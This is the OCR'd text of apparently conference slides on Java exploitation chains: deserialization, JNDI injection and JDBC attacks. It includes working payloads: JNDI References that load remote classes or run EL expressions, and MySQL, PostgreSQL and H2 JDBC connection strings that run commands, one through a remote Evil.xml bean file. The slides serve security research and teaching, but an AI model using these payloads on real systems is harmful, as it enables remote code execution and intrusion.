OOTB.NET

The Swiss Army Knife of Java Exploitation

Building Highly Customizable Payload Exploit Chains

Xiaohang Zhang (@Ar3h) security researcher
Chunming Chen (@xcxmiku) security researcher

Out of The Box, Jakarta
25 February 2025

Agenda

OOTB.NET

1. Landscape & Trends
2. Common Java Vulnerabilities
   a. Java Deserialization
   b. JNDI Injection
   c. JDBC Attack
3. Payload Obfuscation
4. Web Chains
5. Real-World Attack Case

OOTB.NET

Part 1
Landscape & Trends

Out of The Box, Jakarta
25 February 2025

Landscape & Trends

OOTB.NET

Simple Java exploit techniques are diminishing with version updates.

Exploitation is becoming increasingly complex, raising the bar for Java vulnerability exploitation.

Some systems still have vulnerabilities, but common methods fail; targeted bypass is needed.

OOTB.NET

Common Java Vulnerabilities

Out of The Box, Jakarta

25 February 2025

Java Deserialization

OOTB.NET

Serialization and deserialization are core concepts in many programming languages. Java offers various implementations: Java Native Serialization, Hessian, Fastjson, Jackson, Snakeyaml, XStream, AMF, etc.

The core of deserialization vulnerabilities: automated triggering of specific methods in object classes. Attackers achieve code execution by crafting malicious serialized data, resulting in security vulnerabilities

Tools for Java Security:

https://github.com/frohoff/ysoserial

https://github.com/mbechler/marshalsec


CommonsCollection Payload

```
// Java native deserialization
public static Object deserialize(byte[] obj) throws Exception {
    ByteArrayInputStream in = new ByteArrayInputStream(obj);
    ObjectInputStream objIn = new ObjectInputStream(in);
    return objIn.readObject();
}
```

Ultimately Achieve Command Execution

Java Deserialization

Common Exploit Chains



OOTB.NET

OOTB.NET

JNDI Injection

Out of The Box, Jakarta


25 February 2025

JNDI Injection

OOTB.NET

JNDI (Java Naming and Directory Interface) is Java's naming and directory interface. JNDI APIs enable Java programs to locate resources and other program objects.

LDAP and RMI protocols are particularly valuable for real-world exploitation within JNDI.




```
// Simplest code to trigger JNDI injection
new javax.naming.InitialContext().lookup("ldap://192.168.1.2:1389/o=example");
```

JNDI Injection vulnerability exists if attackers control InitialContext#lookup() parameters.

JNDI Injection

JNDI Injection in Practice

```java
// org.apache.logging.log4j.core.lookup.JndiLookup
// Log4jShell CVE-2021-44228 JNDI Injection
public String lookup(final LogEvent event, final String key) {
    ...
    String jndiName = this.convertJndiName(key);

    try (JndiManager jndiManager = JndiManager.getDefaultManager()) {
        String var6 = Objects.toString(jndiManager.lookup(jndiName), (String)null);
        return var6;
    } catch (NamingException e) {
        LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].", jndiName, e);
        return null;
    ...
}
```

Log4Shell (CVE-2021-44228)

Other Gadget trigger

```java
// com.sun.rowset.JdbcRowSetImpl

// getter Gadget
public DatabaseMetaData getDatabaseMetaData() {
    Connection con = connect();
    return con.getMetaData();
}

private Connection connect() throws SQLException {
        ...

        // Get a JDBC connection.

        // First check for Connection handle object as such if
        // "this" initialized  using conn.

        if(conn != null) {
            return conn;
        } else if (getDataSourceName() != null) {
          ...
          // Connect using JNDI.
          Context ctx = new InitialContext();
          DataSource ds = (DataSource)ctx.lookup
              (getDataSourceName());

          ...
        }
}
```

As a sink in deserialization, turning deserialization vulnerabilities into JNDI Injection.

OOTB.NET

JNDI Injection

JNDI Injection Exploitation Techniques

OOTB.NET

1. LDAP/RMI Reference Remote Class Loading
2. Java Deserialization via LDAP
3. Java Deserialization via RMI
4. LDAP Loading Local ObjectFactory Class to Trigger Local Gadget
5. LDAP Local Gadget Bypass in Newer JDKs

JNDI Injection Exploitation Techniques

1. Reference Remote Class Loading

OOTB.NET

RMI or LDAP responses can include a special resource descriptor, termed "Naming Reference" (Java Reference class), specifying a key attribute: codebase, which points to a remote HTTP server address.

When the JNDI client cannot find the requested resource locally, it downloads it from the remote server address specified in codebase. If the response is a Naming Reference, the client downloads and executes the file from the remote codebase locally, leading to arbitrary code execution.

```
// Reference Payload
new Reference("Exploit", "Exploit", "http://192.168.1.2:8081/");
```

RMI fix in: 6u132, 7u122, 8u113
com.sun.jndi.rmi.object.trustURLCodebase=false

LDAP fix in: 11.0.1, 8u191, 7u201, 6u211
com.sun.jndi.ldap.object.trustURLCodebase=false

Client requests http://192.168.1.2:8081/Exploit.class bytecode and loads it, achieving arbitrary code execution.

JNDI Injection Exploitation Techniques

2.Java Deserialization via LDAP

OOTB.NET

During LDAP response parsing, Java deserializes the javaSerializedData attribute in the response, creating a Java deserialization entry point.

The final impact of this exploitation technique depends on local deserialization chains on the client side.

Evil LDAP Server control

```java
// com.sun.jndi.ldap.Obj

static Object decodeObject(Attributes attrs) {
    ...
    if ((attr = attrs.get(JAVA_ATTRIBUTES[SERIALIZED_DATA])) != null) {
        ClassLoader cl = helper.getURLClassLoader(codebases);
        return deserializeObject((byte[])attr.get(), cl);
    }
    ...
}

/*
 * Deserializes a byte array into an object.
 */
private static Object deserializeObject(byte[] obj, ClassLoader cl) {
    // Create ObjectInputStream for deserialization
    ByteArrayInputStream bytes = new ByteArrayInputStream(obj);
    try (ObjectInputStream deserial = cl == null ?
            new ObjectInputStream(bytes) :
            new LoaderInputStream(bytes, cl)) {
        return deserial.readObject();
    } catch (ClassNotFoundException e)
       ...
    }
}
```

JNDI Injection Exploitation Techniques

3.Java Deserialization via RMI

JNDI allows lookup via RMI. Client-side deserialization of server responses during this process creates a Java deserialization entry point.

The final impact of this technique depends on client-side local deserialization chains.

```
// sun.rmi.registry.RegistryImpl_Stub#lookup

public Remote lookup(String var1) {
    ...
    try {
        ObjectInput var6 = var2.getInputStream();
        var23 = (Remote)var6.readObject(); // java deserialization
    } catch (IOException var15) {
        ...
    }
    ...
}
```

JNDI Injection Exploitation Techniques

4.LDAP Loading Local ObjectFactory Class to Trigger Local Gadget

OOTB.NET

In LDAP queries, the LDAP service can return a Factory class implementing **javax.naming.spi.ObjectFactory**, invoking its getObjectInstance method.

Common exploitation: Tomcat **BeanFactory** class calls ELProcessor#eval() to execute arbitrary EL expressions, achieving code execution.

Target Server

1. Send JNDI Injection Payload
2. RMI/LDAP lookup
3. **Return Reference Payload**

```java
// org.apache.naming.factory.BeanFactory#getObjectInstance

public Object getObjectInstance(Object obj, Name name, Context nameCtx,
                                Hashtable<?,?> environment) {
    if (obj instanceof ResourceRef) {
        ...
        method.invoke(bean, valueArray); //
javax.el.ELProcessor.eval("Runtime.getRuntime().exec('calc')")
        ...
    }
}
```

```java
// Reference Payload

ResourceRef ref = new ResourceRef(
                "javax.el.ELProcessor", null, "", "", true,
                "org.apache.naming.factory.BeanFactory", null);
ref.add(new StringRefAddr("forceString", "x=eval"));
ref.add(new StringRefAddr("x", "Runtime.getRuntime().exec('calc')"));
```

JNDI Injection Exploitation Techniques

4.LDAP Loading Local ObjectFactory Class to Trigger Local Gadget

BeanFactory's ability to call arbitrary single-String methods enables numerous bypass exploitation techniques for certain environments.

ObjectFactory	Gadget Class Method	Effect
org.apache.naming.factory.BeanFactory	javax.el.ELProcessor#eval	EL Expression Execution
org.apache.naming.factory.BeanFactory	groovy.lang.GroovyShell#evaluate	Groovy Execution
org.apache.naming.factory.BeanFactory	bsh.Interpreter#eval	Beanshell Execution
org.apache.naming.factory.BeanFactory	org.mvel2.sh.ShellSession#exec	MVEL2 Execution
org.apache.naming.factory.BeanFactory	org.yaml.snakeyaml.Yaml#load	SnakeYaml Deserialization
org.apache.naming.factory.BeanFactory	com.thoughtworks.xstream.XStream#fromXML	XStream Deserialization
org.apache.naming.factory.BeanFactory	com.sun.glass.utils.NativeLibLoader	Loading Java Dynamic Link Libraries

JNDI Injection Exploitation Techniques

4.LDAP Loading Local ObjectFactory Class to Trigger Local Gadget

Around May 2022, due to security issues, the BeanFactory class feature allowing arbitrary single-String method calls was removed. It can now only call setter methods with corresponding properties. This is a disaster for attackers.

Tomcat 8.5.79 (schultz) 2022-05-23

Catalina

65736: Disable the `forceString` option for the JNDI `BeanFactory` and replace it with an automatic search for an alternative setter with the same name that accepts a `String`. This is a security hardening measure. (markt)

Tomcat 9.0.63 (remm) 2022-05-16

Catalina

65736: Disable the `forceString` option for the JNDI `BeanFactory` and replace it with an automatic search for an alternative setter with the same name that accepts a `String`. This is a security hardening measure. (markt)

Tomcat 10.0.21 (markt) 2022-05-16

Catalina

65736: Disable the `forceString` option for the JNDI `BeanFactory` and replace it with an automatic search for an alternative setter with the same name that accepts a `String`. This is a security hardening measure. (markt)

Tomcat 10.1.0-M14 (markt) 2022-04-01

Catalina

65736: Disable the `forceString` option for the JNDI `BeanFactory` and replace it with an automatic search for an alternative setter with the same name that accepts a `String`. This is a security hardening measure. (markt)

JNDI Injection Exploitation Techniques

4.LDAP Loading Local ObjectFactory Class to Trigger Local Gadget

OOTB.NET

Even if BeanFactory-based technique is unusable, many other ObjectFactory implementations exist, such as numerous DataSource-related classes, which can trigger JDBC connections and enable JDBC Attack exploitation.

ObjectFactory	Effect
com.zaxxer.hikari.HikariJNDIFactory	JDBC Attack
org.apache.tomcat.dbcp.dbcp.BasicDataSourceFactory org.apache.tomcat.dbcp.dbcp2.BasicDataSourceFactory	
com.alibaba.druid.pool.DruidDataSourceFactory	
org.apache.commons.dbcp.BasicDataSourceFactory org.apache.commons.dbcp2.BasicDataSourceFactory	
org.apache.tomcat.dbcp.dbcp2.BasicDataSourceFactory org.apache.tomcat.dbcp.dbcp.BasicDataSourceFactory	
org.apache.tomcat.jdbc.pool.DataSourceFactory	
org.apache.catalina.users.MemoryUserDatabaseFactory	Write file
org.apache.tomcat.jdbc.naming.GenericNamingResourcesFactory	Modify System Properties
com.caucho.burlap.client.BurlapProxyFactory	SSRF
com.mchange.v2.naming.JavaBeanObjectFactory	Java Deserialization

JNDI Injection Exploitation Techniques

5.LDAP Local Gadget Bypass in Newer JDKs

OOTB.NET

Both LDAP Deserialization and LDAP Local Gadget via Reference techniques rely on deserializing javaSerializedData to obtain a Reference object.


In newer JDK versions, com.sun.jndi.ldap.object.trustSerialData defaults to false, limiting javaSerializedData deserialization. However, LDAP clients can still parse Reference objects via the **javaReferenceAddress** attribute.

```java
// Reference Payload
Reference ref = (Reference) data.getData();

e.addAttribute("objectClass", "javaNamingReference");
e.addAttribute("javaClassName", ref.getClassName());
e.addAttribute("javaFactory", ref.getFactoryClassName());

Enumeration<RefAddr> enumeration = ref.getAll();
int posn = 0;

while (enumeration.hasMoreElements()) {
    StringRefAddr addr = (StringRefAddr) enumeration.nextElement();
    e.addAttribute("javaReferenceAddress", "#" + posn + "#" + addr.getType() + "#" + addr.getContent());
    posn++;
}
```

This exploit is equivalent to ObjectFactory exploitation without BeanFactory (see previous slide).

JNDI Injection Exploitation Techniques

Brief Summary



OOTB.NET

JDBC Attack

Out of The Box, Jakarta
25 February 2025

JDBC Attack

JDBC Introduction

OOTB.NET

JDBC (Java Database Connectivity) is the standard API for the Java platform used to access various databases. It allows Java programs to interact with different types of databases through a unified interface.

For example, here is an example of JDBC:

1. MySQL JDBC
2. PostgreSQL JDBC
3. H2 JDBC
4. Derby JDBC
5. IBM JDBC
6. …

```
// JDBC Connection
String jdbcUrl =
"jdbc:mysql://192.168.1.2:3306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDi
ffInterceptor";
Class.forName("com.mysql.jdbc.Driver");
DriverManager.getConnection(jdbcUrl);
```

JDBC Attack

MySQL JDBC Attack

OOTB.NET

MySQL JDBC Three Vulnerability Exploitation Methods:

1. Java Deserialization
2. Read Client-Side Arbitrary Files
3. Reflected SSRF

```java
// Dependency: mysql:mysql-connector-java:8.0.14
// com.mysql.cj.jdbc.result.ResultSetImpl

public Object getObject(int columnIndex){
    ...
    byte[] data = getBytes(columnIndex);
    if (this.connection.getPropertySet().getBooleanProperty(PropertyKey.autoDeserialize).getValue()) {
        ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
        ObjectInputStream objIn = new ObjectInputStream(bytesIn);
        objIn.readObject(); // Java Deserializaion
    }
    ...

}
```

```java
// com.mysql.jdbc.MysqlIO

/**
 * Reads and sends a file to the server for LOAD DATA LOCAL INFILE
 *
 * @param callingStatement DOCUMENT ME!
 * @param fileName the file name to send.
 *
 */
private final ResultSetImpl sendFileToServer(StatementImpl callingStatement, String fileName) {

    ...
    if (fileName.indexOf(':') != -1) {
        URL urlFromFileName = new URL(fileName);
        fileIn = new BufferedInputStream(urlFromFileName.openStream()); // SSRF
    } else {
        fileIn = new BufferedInputStream(new FileInputStream(fileName)); // Read Local File
    }

    // send result to remote server
    while ((bytesRead = fileIn.read(fileBuf)) != -1) {
        filePacket.clear();
        filePacket.writeBytesNoNull(fileBuf, 0, bytesRead);
        send(filePacket, filePacket.getPosition());
    }
    ...
}
```

JDBC Attack

PostgreSQL JDBC Attack

OOTB.NET

1. This bean XML file can also be modified to execute arbitrary bytecode. (CVE-2022-21724)
2. Arbitrary File Write

```
String jdbcUrl = "jdbc:postgresql://127.0.0.1:56531/test/?
socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&socketFactoryArg=http://127.0.0.1:50000/Evil.xml"

// Trigger a JDBC connection request
DriverManager.getConnection(jdbcUrl);
```

Remote Bean XML Loading for Arbitrary Bytecode Execution

```
public static Object instantiate(String classname, Properties info, boolean tryString, String stringarg) {
    Object[] args = new Object[]{info};
    Constructor<?> ctor = null;
    Class<?> cls = Class.forName(classname);

    ...

    if (tryString && ctor == null) {
        try {
            ctor = cls.getConstructor(String.class);
            args = new String[]{stringarg};
        } catch (NoSuchMethodException var8) {
        }
    }

    if (ctor == null) {
        ctor = cls.getConstructor();
        args = new Object[0];
    }

    return ctor.newInstance(args); // org.springframework.context.support.ClassPathXmlApplicationContext("http://127.0.0.1:50000/Evil.xml")
}
```

```
<!-- Evil.xml →

<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[calc]]></value>
        </list>
        </constructor-arg>
    </bean>
</beans>
```

JDBC Attack

H2 JDBC Attack

OOTB.NET

H2 JDBC implementation has certain characteristics that allow it to load and execute various types of code:


1. Java: `jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=CREATE ALIAS EXEC AS 'void cmd_exec(String cmd) throws java.lang.Exception {Runtime.getRuntime().exec(cmd)\;}'\;CALL EXEC ('calc')\;`

2. Groovy: `jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '@groovy.transform.ASTTest(value={ assert java.lang.Runtime.getRuntime().exec("calc")})def x'`

3. Js: `jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";`


JDBC Attack

Simple Summary



OOTB.NET

Simple Summary of Three Exploits



OOTB.NET

Payload Obfuscation

